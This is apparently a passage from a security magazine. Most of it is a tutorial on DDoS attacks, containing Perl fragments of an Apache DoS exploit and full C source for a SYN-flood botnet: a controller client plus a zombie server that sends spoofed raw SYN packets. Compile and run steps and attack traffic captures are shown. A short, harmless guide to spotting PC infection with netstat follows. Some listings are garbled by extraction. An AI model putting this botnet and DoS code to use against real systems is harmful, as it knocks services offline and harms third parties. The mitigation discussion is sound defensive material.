209.85.228.86 - - "GET /img/img_test.jpg HTTP/1.1"
209.85.228.84 - - "GET /img/img_test.jpg HTTP/1.1"
209.85.226.86 - - "GET /img/img_test.jpg HTTP/1.1"
209.85.228.87 - - "GET /img/img_test.jpg HTTP/1.1"
209.85.226.88 - - "GET /img/img_test.jpg HTTP/1.1"
209.85.226.90 - - "GET /img/img_test.jpg HTTP/1.1"
209.85.228.82 - - "GET /img/img_test.jpg HTTP/1.1"
209.85.226.90 - - "GET /img/img_test.jpg HTTP/1.1"
209.85.226.88 - - "GET /img/img_test.jpg HTTP/1.1"
209.85.226.83 - - "GET /img/img_test.jpg HTTP/1.1"
```

Figure 21. Apache logs after Google Plus HTTP Request DDos

```
3.0.4506.2152; .NET CLR 3.5.30729; MSOffice 12)\r\n"
. "Content-Length: 42\r\n";
```

In the source code wrote above, we can see that the variable "\$rand" is used for the generation of random URI send through HTTP GET request.

These request will be sent to the target through the following "for" cycle:

```
for ( my $i = 0 ; $i <= $#times ; $i++ ) {
print "Trying a $times[$i] second delay: \n";
sleep( $times[$i] );
if ( print $sock "X-a: b\r\n" ) {
print "\tWorked.\n";
$delay = $times[$i];
}
}
```

The requests will be used for overflow of the service using a previous declared delay causing a dos condition.

Service Vulnerability: Apache <= 2.3.14 DoS Exploit (practice attack)

Exploit Name: Apache <= 2.3.14 DoS Exploit by XenOn

Online Source Code: <http://www.io0.ro/2011/apache-server-2-3-14-denial-of-service-exploit/>

Tester: Emanuele De Lucia

Web Server type and version: Apache 2.2.21 (win32)




Figure 22. Server correctly working before Apache <= 2.3.14 DoS




Figure 23. Folder containing Apache <= 2.3.14 DoS Exploit



Figure 24. Attack Started

The following image shows the target server started working currently: Figure 22.

We move in the folder containing our perl script exploit: Figure 23.

and we start it: Figure 24.

DoS condition of the web service: Figure 25.

Layer-4 (D)oS – (D)DoS

We often refer to Layer-4 DDoS as the “SYN Flood” attacks.

This type of attacks works at the transport layer of the ISO/OSI model; details for which are precisely defined "Layer-4". In “SYN Flood” attacks, the transport protocol used is TCP.

A normal communication over TCP/IP standard, is achieved by the use of a method commonly known as 3-way handshake (or TCP-handshake).

This connotation is due the fact that between two computers is transmitted a total of three (3) TCP messages used to negotiate a new transport session communication (SYN, SYN / ACK, ACK).

The handshaking mechanism aims to negotiate the connection parameters before exchanging data through Layer-7 protocols such as SSH or HTTP.

It's also needed to allow multiple communications over TCP at the same instant.

The following image shows a representative of a typical TCP handshake: Figure 26.




Figure 25. Target Denial of Service




Figure 26. Typical TCP/IP 3-way Handshake



HAKIN9

Join our Exclusive and Pro club and get:

- HAKIN9 Hakin9 one year subscription**
- HAKIN9 Full page advertisement in Hakin9 every month!**
- HAKIN9 Information about your company send to over 100,000 Hakin9 readers!**

More information at en@hakin9.org

Listing 1. *client.c* source code

```

/* Simple SYN Flood DDoS Proof of Concept */
/* Developed for educational purpose only by
   Emanuele De Lucia */
/* The client will be used as unit control of
   the remote zombie activity.
   You have to pass as argument the IP address of
   the victim system "argv[1]" */
/* CLIENT Code */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>

void error(const char *msg)
{
    perror(msg);
    exit(0);
}

int main(int argc, char *argv[])
{
    char *ip[2];

    ip[0] = "80.180.*.*"; //First Zombie IP
    ip[1] = "79.120.*.*"; //Second Zombie IP

    int i;
    int len;

    len=sizeof(ip)/sizeof(ip[0]);

    //For each zombie IP

    for (i=0 ;i<len; i++) {

        printf("Target :");
        printf("%s",argv[1]);
        printf("\n");
        printf("Zombie ");
        printf("%s",ip[i]);
        printf("\n");

        int sockfd, portno, n;

        struct sockaddr_in serv_addr;

        struct hostent *server;

        char buffer[256];

        portno = 4000; //Client will send request to port 4000
        sockfd = socket(AF_INET, SOCK_STREAM, 0);

        if (sockfd < 0)

            error("ERRORE Apertura Socket!!");

        server = gethostbyname(ip[i]);

        if (server == NULL) {

            fprintf(stderr,"ERRORE, no host!!\n");
            exit(0);

        }

        bzero((char *) &serv_addr, sizeof(serv_addr));

        serv_addr.sin_family = AF_INET;

        bcopy((char *)server->h_addr,
              (char *)&serv_addr.sin_addr.s_addr,
              server->h_length);

        serv_addr.sin_port = htons(portno);

        if (connect(sockfd,(struct sockaddr *) &serv_
                    addr,sizeof(serv_addr)) < 0)
            error("ERRORE di connessione");

        n = write(sockfd,argv[1],strlen(argv[1]));

        if (n < 0)

            error("ERRORE di scrittura socket");

        bzero(buffer,255);

        n = read(sockfd,buffer,255);

        if (n < 0)
            error("ERRORE di lettura socket");
        printf("%s\n",buffer);
        close(sockfd);

    }
}

```

Listing 2. bot_server.c source code

```

/* Simple SYN Flood DDoS Proof of Concept */
/* Developed for educational purpose only by
   Emanuele De Lucia */
/*The server listens on port specified as
  argument "argv[1]" and waits for instructions. */
/* SERVER Code */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <errno.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/tcp.h>
#include <netinet/ip.h>

struct pseudo_header
{
    unsigned int source_address;
    unsigned int dest_address;
    unsigned char placeholder;
    unsigned char protocol;
    unsigned short tcp_length;

    struct tcphdr tcp;
};

unsigned short csum(unsigned short *ptr,int nbytes) {
    register long sum;
    unsigned short oddbyte;
    register short answer;

    sum=0;
    while(nbytes>1) {
        sum+=*ptr++;
        nbytes-=2;
    }
    if(nbytes==1) {
        oddbyte=0;
        *((u_
char*)&oddbyte)=*(u_char*)ptr;
        sum+=oddbyte;
    }

    sum = (sum>>16)+(sum & 0xffff);
    sum = sum + (sum>>16);
    answer=(short)~sum;

    return (answer);
}

void error(const char *msg)
{
    perror(msg);
    exit(1);
}

int main(int argc, char *argv[])
{
    int sockfd, newsockfd, portno;
    socklen_t clilen;
    char buffer[256];
    struct sockaddr_in serv_addr, cli_addr;
    int n;
    if (argc < 2) {
        fprintf(stderr,"ERROR. Nessuna porta
        d'ascolto specificata!\n");
        exit(1);
    }
    sockfd = socket(AF_INET, SOCK_STREAM, 0);
    if (sockfd < 0)
        error("ERRORE Apertura Socket!!");
    bzero((char *) &serv_addr, sizeof(serv_addr));
    portno = atoi(argv[1]);
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_addr.s_addr = INADDR_ANY;
    serv_addr.sin_port = htons(portno);
    if (bind(sockfd, (struct sockaddr *) &serv_addr,
        sizeof(serv_addr)) < 0)
        error("ERROR su Binding Interfaccia!!");
    listen(sockfd,5);
    clilen = sizeof(cli_addr);
    newsockfd = accept(sockfd,
        (struct sockaddr *) &cli_addr,
        &clilen);
    if (newsockfd < 0)
        error("ERRORE");
    bzero(buffer,256);
    n = read(newsockfd,buffer,255); //Server
        read vitim IP to flood...
    if (n < 0) error("ERRORE Lettura Socket!!");
    printf("Flooding IP: %s\n",buffer);
    n = write(newsockfd,"I'm SYN Flooding..",18);

    int s = socket (PF_INET, SOCK_RAW, IPPROTO_TCP);
    char datagram[4096] , source_ip[32];
    struct iphdr *iph = (struct
        iphdr *) datagram;
    struct tcphdr *tcph = (struct
        tcphdr *) (datagram + sizeof
        (struct ip));
    struct sockaddr_in sin;
}

```

```

    struct pseudo_header psh;

strcpy(source_ip , "80.180.21.213");
    //SOURCE IP OF SPOOFED PACKET

    sin.sin_family = AF_INET;
    sin.sin_port = htons(80);
    sin.sin_addr.s_addr = inet_addr
        (buffer);

memset (datagram, 0, 4096);

//IP Header
iph->ihl = 5;
iph->version = 4;
iph->tos = 0;
iph->tot_len = sizeof (struct
    ip) + sizeof (struct tcphdr);
iph->id = htonl (54321);
iph->frag_off = 0;
iph->ttl = 255;
iph->protocol = IPPROTO_TCP;
iph->check = 0;
iph->saddr = inet_addr ( source_ip );
iph->daddr = sin.sin_addr.s_addr;

iph->check = csum ((unsigned short
    *) datagram, iph->tot_len >> 1);

//Packet Header
tcph->source = htons (1234);
tcph->dest = htons (80);
tcph->seq = 0;
tcph->ack_seq = 0;
tcph->doff = 5;
tcph->fin=0;
tcph->syn=1;
tcph->rst=0;
tcph->psh=0;
tcph->ack=0;
tcph->urg=1;
tcph->>window = htons (5840);
tcph->check = 0;
tcph->urg_ptr = 0;
psh.source_address = inet_addr(
    source_ip );
psh.dest_address = sin.sin_addr.s_addr;
psh.placeholder = 0;
psh.protocol = IPPROTO_TCP;
psh.tcp_length = htons(20);

memcpy(&psh.tcp , tcph , sizeof
    (struct tcphdr));
}

tcph->check = csum( (unsigned
    short*) &psh , sizeof (struct
    pseudo_header));
int one = 1;
const int *val = &one;
if (setsockopt (s, IPPROTO_IP, IP_
    HDRINCL, val, sizeof (one)) < 0)
{
    printf ("Error
        setting IP_HDRINCL. Errore
        numero : %d . Errore : %s \n" ,
        errno , strerror(errno));
    exit(0);
}

/* SYN FLOOD */

while (1000)
{
    //Invio pacchetto
    vero e proprio...
    if (sendto (s,
        datagram,
        iph->tot_len,
        0,
        (struct sock-
            addr *) &sin,
            sizeof (sin)) < 0)
    {
        printf ("Errore Generico!\n");
    } else {
        //
        printf ("Packet Sent!! \n");
        debug instr.
    }
}

return 0;

////////////////////////////////////

if (n < 0) error("ERRORE nella Scrittura
    del Socket!!!");
close(newsockfd);
close(sockfd);
return 0;
}

```


When the 3-way handshake is completed, the connection is considered to be established.

As you can guess from the name, a "SYN Flood attack" involves sending a large amount of communication over TCP protocol with the SYN flag set to 1 (active), ignoring all SYN / ACK response packets back from the victim server.

In order to cause a DoS condition, this technique relies on the native "patience" of TCP stack, which remains pending for the ACK message, for each SYN / ACK message sent to the supposed client, in order to establish what it considers a real incoming connection.

During this process, to keep track of all the legitimate communications, the server allocates a large amount of resources usually used for the normal service delivery.

Because of the fact that the number of TCP connections that a service can open at one time is limited, if the attacker is able to send enough SYN packets, he can easily reach this limit and prevent

```
File Modifica Visualizza Terminale Ajuto
root@debian:/home/soclab/Scrivania/zombie/hakin9# ls
bot_server.c
root@debian:/home/soclab/Scrivania/zombie/hakin9# gcc bot_server.c -o bot_server
root@debian:/home/soclab/Scrivania/zombie/hakin9# ls
bot_server  bot_server.c
root@debian:/home/soclab/Scrivania/zombie/hakin9#
```

Figure 27. Compiling of "bot_server.c" on first zombie machine

```
root@debian:/home/soclab/Scrivania/zombie/hakin9# ./bot_server 4000
```

Figure 28. Running "bot_server.c" on first zombie machine

```
root@bt:~/zombie_2# ls
bot_server.c
root@bt:~/zombie_2# gcc bot_server.c -o bot_server
```

Figure 29. Compiling of "bot_server.c" on second zombie machine

```
root@bt:~/zombie_2# ./bot_server 4000
```

Figure 30. Running "bot_server.c" on second zombie machine




Figure 31. Apache correctly running before SYN Flood DDoS Attack

any lawful following request to get response from the server. This type of attack is easy to handle.

In the case the communications with the server from the outside are handled by a "proxy service", this is able, in general, to manage a large number of incoming connections without go in sufferance.

These proxies are also able to end all communication that is not complied with the TCP 3-way handshake in such a way that only lawful communications will reach the server.

Therefore, in this case, the attack will not reach the real target, but will be stopped at his beginning.

Another way to counter this type of attack is through the use of SYN Cookies that can be managed directly from the server.

Using this method, however, requires a large computational work due to the use of hashing functions for SYN Cookies validation.

For this reason, a dedicate hardware solution that take care of managing of these special controls should be chosen and then deliver (proxy / delivery) any lawful communication to the server providing the service.

In the end, a good mitigation against SYN Flood occurs through specific dedicated hardware solutions for *detection* and *mitigation* of Layer-4 DDoS.

These devices come just for the management and "cleaning" of very high incoming volumes of traffic and are very effective for detection and mitigation of Layer-4 DDoS threats (also in the case of many GB of traffic/sec).

TCP SYN Flood Practice Attack

Application Name: Simple SYN Flood DDoS Tool by Emanuele De Lucia

Source code at: Inserted in the following pages

Tester: Emanuele De Lucia

In order to replicate a Distributed SYN Flood attack the most immediate way is to use a zombie bot described in previous sections (IRC, HTTP, and/or P2P bot), some of which are easily downloadable (for some it is even possible to find the source files).

Many RAT (Remote Administration Tool) tools often allow options to carry out attacks of this kind.

In this case, to explain the concept better, we will use a small application "built" specifically, that can perform distributed attacks like effective SYN Flood. Through these few lines of code, you can understand how came to life a SYN Flood DDoS attack.

The logic of this software is based on what is the traditional client-server architecture.

Our Client will then be supposed to "control" some zombie machines (2 in our case), on which

is running an application (server) that will bring to completion the attack.

client.c source code: Listing 1. bot_server.c source code: Listing 2.

Simulating the violation of zombie machines, let's compile the code bot_server.c.

Making of bot_server.c on first zombie machine: Figure 27.

Running bot on the first zombie machine.

Listening on port 4000 and waiting to receive the IP address of the victim... (Figure 28)

Making of bot_server.c on second zombie machine: Figure 29.

Running bot on the second zombie machine.

Listening on port 4000 and waiting to receive the IP address of the victim: Figure 30.

The server on which we will test the SYN Flood, exposes a web service on the standard HTTP port 80.

The following image has the purpose to verify the proper accessibility of the service before the beginning of the attack: Figure 31.

Starting the client.

```
root@bt:~/hakin9/ddos# ./client 95.224.█.█
Target :95.224.█.█
Zombie 80.180.█.█
I'm SYN Flooding..
Target :95.224.█.█
Zombie 79.120.█.█
I'm SYN Flooding..
```

Figure 32. SYN Flood Attack Started

Time	Source	Destination	Protocol	Info
811098.11.999994	79.120.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82417.11.999992	79.120.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82418.11.999998	80.180.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82419.11.999996	79.120.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82420.11.999992	80.180.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82421.11.999998	80.180.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82422.11.999994	80.180.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82423.11.999990	79.120.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82424.11.999996	80.180.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82425.11.999992	79.120.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82426.11.999998	80.180.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82427.11.999994	80.180.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82428.11.999990	80.180.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82429.11.999996	79.120.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82430.11.999992	80.180.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82431.11.999998	79.120.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82432.11.999994	80.180.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82433.11.999990	80.180.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82434.11.999996	80.180.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82435.11.999992	79.120.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82436.11.999998	80.180.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82437.11.999994	80.180.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82438.11.999990	80.180.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]
82439.11.999996	80.180.█.█	95.224.█.█	TCP	search-agent > http [SYN, URG]

Figure 33. Wireshark Attack evidence of the SYN Flood Attack from two zombie IPs




Figure 34. Target DoS condition

It is passed as an argument "argv [1]" the IP address of the victim.

The destination port (80) is directly specified in the bot_server.c source code (Figure 32).


For each zombie server contacted, the client receives the message "I'm .. SYN Flooding", confirming that the attack was properly initialized.

The victim server immediately starts to receive a stream of incoming traffic much higher than those which are the normal load conditions.

Below you can see the evidence of how, soon after the startup command, the victim registers numerous TCP SYN packets incoming from two external hosts (Figure 33).

Evidence of "DoS" condition of the target service: Figure 34.

DARIO URSOMANDO




He is a security consultant working in the Information Security field since 2007.

He gained experience working as freelance during university studies and in 2007 he started to work for Telecom Italia Security Operation

Center, as security consultant, focusing his skills on proactive analysis, incident handling and DDoS Mitigation, gaining during the years several skills related with different kinds of technologies of vendors like: Cisco, Fortinet, RSA, ISS, Novell and others. He's always very curious and is looking for ways to constantly improve his knowledge on IT Security.

<http://it.linkedin.com/in/darioursomando>

EMANUELE DE LUCIA



Degree in computer science, he is working for Telecom Italia Security Operation Center, mainly focusing on proactive analysis, DDoS mitigation and malware analysis. Despite having attended a classical plan of studies during high school, he has always

cultivated a great passion for InfoSec. In October of this year, it's expected that he will get his second academic title in the field (Master in Information Security and Digital Investigation). He is already in possession of the following ICT certifications: MCSE + Security, MCSA + Security, CompTIA Security +, CEH, ECSA, CCNA, IISFA-CIFI.

<http://it.linkedin.com/pub/emanuele-de-lucia/3b/aa2/b54>

WEBNETSOFT

Integrated IT Solutions



www.webnetsoft.gr

- ✓ Information Security
- ✓ Network Security
- ✓ Physical Security
- ✓ Software Development
- ✓ IT Services
- ✓ Telecommunications
- ✓ Consulting Services
- ✓ Outsourcing Services

How to Understand that Your PC is Infected

In this article you will learn how to control and secure a computer that can be infected by a virus or in general by malicious software or unwanted software (PUA – PUP*). You will have also a general idea of how to determine if a file is safe or not, manually and automatically and you will learn also how to do to find what a specific file does to the system.

What you will learn...

- Understanding of cleaning an infected pc
- Knowing the reliability of a file
- Knowing what a file can do and more

What you should know...

- A little Internet knowledge
- A little computer knowledge

I have balanced the uses of services online to create a simple guide understandable by all. Of course the most accurate way is a total manual analysis but to understand it you should have some knowledge base. This article is a mix of an automatic and manual scan to make it possibly simple and interesting.

What are the Symptoms of an Infected PC?

There are several problems that affect your computer if it is infected. These problems depend on the nature of the malware and its functions. For example an infected PC is slower than a clean one, it can have Internet problems, pop ups, warnings and general disturbs. In the worst case the operating system will not start or passing the security protections the virus breaks physically some hardware overclocking it.

Why is Important to Keep a Secure Computer?

Naturally the operation is equal for all, for everybody who surfs on the Internet, both private persons and companies. Private users usually have the problem of infection due to the navigation of all kind of sites. This obviously may install on the computer viruses, spywares and other malicious objects that compromise the performances of the PC. In a lot of cases it make the PC unstable or

worse unavailable. Moreover, the malwares may steal information or do identity theft. Obviously this problem is also noticed by the companies. Company's PC shouldn't have any sort of installed malware or software that can cause damage to the company itself or other companies which can be a law problem.

How to Check the System

First through the Start menu we type "cmd" and from the dos we write "netstat -ano", then we press enter (Figure 1).

The list shows us a series of connections where we have:

- in the first column the protocol;
- in the second column the local IP number;
- in the third column the IP number of the remote host, for example the computer that your computer is or was connected with. We will see if the connection is established or not by the values "established", "listening" or "time_wait" in the 4th column;
- in the fourth column the process id and the number of the process in the memory of the PC.

Moreover we can see close to the local IP number the port used by the program.

Now an example, I take a host IP from my PC. From the list, I'll take the IP host number "173.194.35.1" with the port "443", that has an ESTABLISHED connection (Figure 2).

I insert this number at <http://www.whois.net> where you can find the owner of the host and also if the host IP number is trustworthy.

Searching it I found that the host is powered by Google. I can say that this connection with that PID (Process or Application ID) is roughly safe (Figure 3 and Figure 4).

We can see from the image that the OrgName is Google Inc. so the domain connected with our PC is safe. But we want to know more about if this process or application is useful, useless, or just we want to know more to understand if that application is 100% secure. To achieve it I search the PID number of the connection in the final column. I no-

```

TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 912
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 656
TCP 0.0.0.0:443 0.0.0.0:0 LISTENING 912
TCP 0.0.0.0:2700 0.0.0.0:0 LISTENING 912
TCP 0.0.0.0:49152 0.0.0.0:0 LISTENING 372
TCP 0.0.0.0:49153 0.0.0.0:0 LISTENING 704
TCP 0.0.0.0:49154 0.0.0.0:0 LISTENING 836
TCP 0.0.0.0:49155 0.0.0.0:0 LISTENING 400
TCP 0.0.0.0:49156 0.0.0.0:0 LISTENING 456
TCP 192.168.0.2:2900 79.172.246.3:58864 ESTABLISHED 912
TCP 192.168.0.2:2900 89.122.108.31:10699 ESTABLISHED 912
TCP 192.168.0.2:2900 95.17.222.84:56221 ESTABLISHED 912
TCP 192.168.0.2:2900 151.62.218.19:36346 ESTABLISHED 912
TCP 192.168.0.2:2900 213.230.100.31:2942 ESTABLISHED 912
TCP 192.168.0.2:49122 173.194.70.125:5222 ESTABLISHED 312
TCP 192.168.0.2:49728 173.194.35.1:443 ESTABLISHED 312
TCP 192.168.0.2:50122 176.28.52.4:443 ESTABLISHED 312
TCP 192.168.0.2:50535 151.21.209.50:80 TIME WAIT 0
TCP 192.168.0.2:50567 69.171.246.16:443 ESTABLISHED 312
TCP 192.168.0.2:50575 64.13.161.61:443 ESTABLISHED 312
TCP 192.168.0.2:50597 157.55.56.156:40046 ESTABLISHED 912
TCP 192.168.0.2:50600 194.165.188.76:12350 TIME WAIT 0
TCP 192.168.0.2:50601 212.0.166.36:12350 TIME WAIT 0
TCP 192.168.0.2:50612 91.190.216.24:12350 ESTABLISHED 912
TCP 192.168.0.2:50604 157.56.126.39:443 ESTABLISHED 912
TCP 192.168.0.2:50605 91.190.216.9:80 TIME WAIT 0
TCP 192.168.0.2:50610 213.146.109.234:42057 ESTABLISHED 912
TCP 192.168.0.2:50611 213.146.189.236:56433 ESTABLISHED 912
TCP 192.168.0.2:50613 91.190.216.24:12350 TIME WAIT 0
TCP 192.168.0.2:50614 204.9.163.204:80 ESTABLISHED 912
TCP 192.168.0.2:50615 84.193.89.41:27108 TIME WAIT 0
TCP 192.168.0.2:50617 5.14.170.176:18588 TIME WAIT 0
TCP 192.168.0.2:50625 84.193.89.41:27108 ESTABLISHED 912
TCP 192.168.0.2:50626 5.56.140.211:62379 TIME WAIT 0
TCP 192.168.0.2:50627 5.14.170.176:18588 TIME WAIT 0
TCP 192.168.0.2:50628 89.139.56.77:58164 ESTABLISHED 912
TCP 192.168.0.2:50630 151.40.207.250:32670 TIME WAIT 0
TCP 192.168.0.2:50632 151.16.179.4:17906 TIME WAIT 0
TCP 192.168.0.2:50633 188.213.86.217:3144 TIME WAIT 0
TCP 192.168.0.2:50634 04.193.09.41:27100 TIME WAIT 0
TCP 192.168.0.2:50635 5.14.170.176:18588 TIME WAIT 0
TCP 192.168.0.2:50639 151.40.207.250:32670 TIME WAIT 0
TCP 192.168.0.2:50640 5.14.170.176:18588 TIME WAIT 0
TCP 192.168.0.2:50641 5.15.4.60:30731 TIME WAIT 0
TCP 192.168.0.2:50644 62.37.12.72:15484 TIME WAIT 0
TCP 192.168.0.2:50646 00.102.222.130:55709 TIME WAIT 0
TCP 192.168.0.2:50648 131.111.45.25:4237 TIME WAIT 0
TCP 192.168.0.2:50649 5.14.170.176:18588 TIME WAIT 0
TCP 192.168.0.2:50650 95.18.184.10:14976 ESTABLISHED 912
TCP 192.168.0.2:50651 95.20.158.1:60247 ESTABLISHED 912
TCP 192.168.0.2:50652 212.8.163.76:12350 TIME WAIT 0
TCP 192.168.0.2:50657 84.193.89.41:27108 TIME WAIT 0
TCP 192.168.0.2:50658 5.14.170.176:18588 TIME WAIT 0
TCP 192.168.0.2:50660 89.40.59.44:17673 TIME WAIT 0
TCP 192.168.0.2:50661 81.447.116.126:63584 TIME WAIT 0
    
```

Figure 1. DoS Menu

```

TCP 0.0.0.0:49153 0.0.0.0:0 LISTENING 704
TCP 0.0.0.0:49154 0.0.0.0:0 LISTENING 836
TCP 0.0.0.0:49155 0.0.0.0:0 LISTENING 480
TCP 0.0.0.0:49156 0.0.0.0:0 LISTENING 456
TCP 192.168.0.2:2900 79.172.246.3:58864 ESTABLISHED 912
TCP 192.168.0.2:2900 89.122.108.31:10699 ESTABLISHED 912
TCP 192.168.0.2:2900 95.17.222.84:56221 ESTABLISHED 912
TCP 192.168.0.2:2900 151.62.218.19:36346 ESTABLISHED 912
TCP 192.168.0.2:2900 213.230.100.31:2942 ESTABLISHED 912
TCP 192.168.0.2:49122 173.194.70.125:5222 ESTABLISHED 312
TCP 192.168.0.2:49728 173.194.35.1:443 ESTABLISHED 312
TCP 192.168.0.2:50122 176.28.52.4:443 ESTABLISHED 312
TCP 192.168.0.2:50535 151.21.209.50:80 TIME WAIT 0
TCP 192.168.0.2:50567 69.171.246.16:443 ESTABLISHED 312
TCP 192.168.0.2:50575 64.13.161.61:443 ESTABLISHED 312
TCP 192.168.0.2:50597 157.55.56.156:40046 ESTABLISHED 912
TCP 192.168.0.2:50600 194.165.188.76:12350 TIME WAIT 0
TCP 192.168.0.2:50601 212.0.166.36:12350 TIME WAIT 0
TCP 192.168.0.2:50603 70.141.179.14:12350 ESTABLISHED 912
TCP 192.168.0.2:50604 157.56.126.39:443 ESTABLISHED 912
TCP 192.168.0.2:50605 91.190.216.9:80 TIME WAIT 0
TCP 192.168.0.2:50610 213.146.109.234:42057 ESTABLISHED 912
TCP 192.168.0.2:50611 213.146.189.236:56433 ESTABLISHED 912
TCP 192.168.0.2:50613 91.190.216.24:12350 TIME WAIT 0
TCP 192.168.0.2:50614 204.9.163.204:80 ESTABLISHED 912
TCP 192.168.0.2:50615 84.193.89.41:27108 TIME WAIT 0
TCP 192.168.0.2:50617 5.14.170.176:18588 TIME WAIT 0
TCP 192.168.0.2:50625 84.193.89.41:27108 ESTABLISHED 912
TCP 192.168.0.2:50626 5.56.140.211:62379 TIME WAIT 0
TCP 192.168.0.2:50627 5.14.170.176:18588 TIME WAIT 0
TCP 192.168.0.2:50628 89.139.56.77:58164 ESTABLISHED 912
TCP 192.168.0.2:50630 151.40.207.250:32670 TIME WAIT 0
TCP 192.168.0.2:50631 151.16.179.4:17906 TIME WAIT 0
TCP 192.168.0.2:50632 188.213.86.217:3144 TIME WAIT 0
    
```

Figure 2. Dos Menu – checking IP host number

tice that the number is "312". Then I download the Process Explorer powered by Microsoft from its official site (<http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx>) and I run it as administrator (Figure 5).

I notice also that the connection uses the port "443" which is used for secure connections (HTTPS), I am currently checking my email with Chrome secure connection, so I can understand the reason for these connections.

From the PID column of the Process Explorer I'll get the number 312 and I find that this number is related to "chrome.exe". Now I can make an Internet research of the process "chrome.exe" and with a quick look in some sites or forums I will have

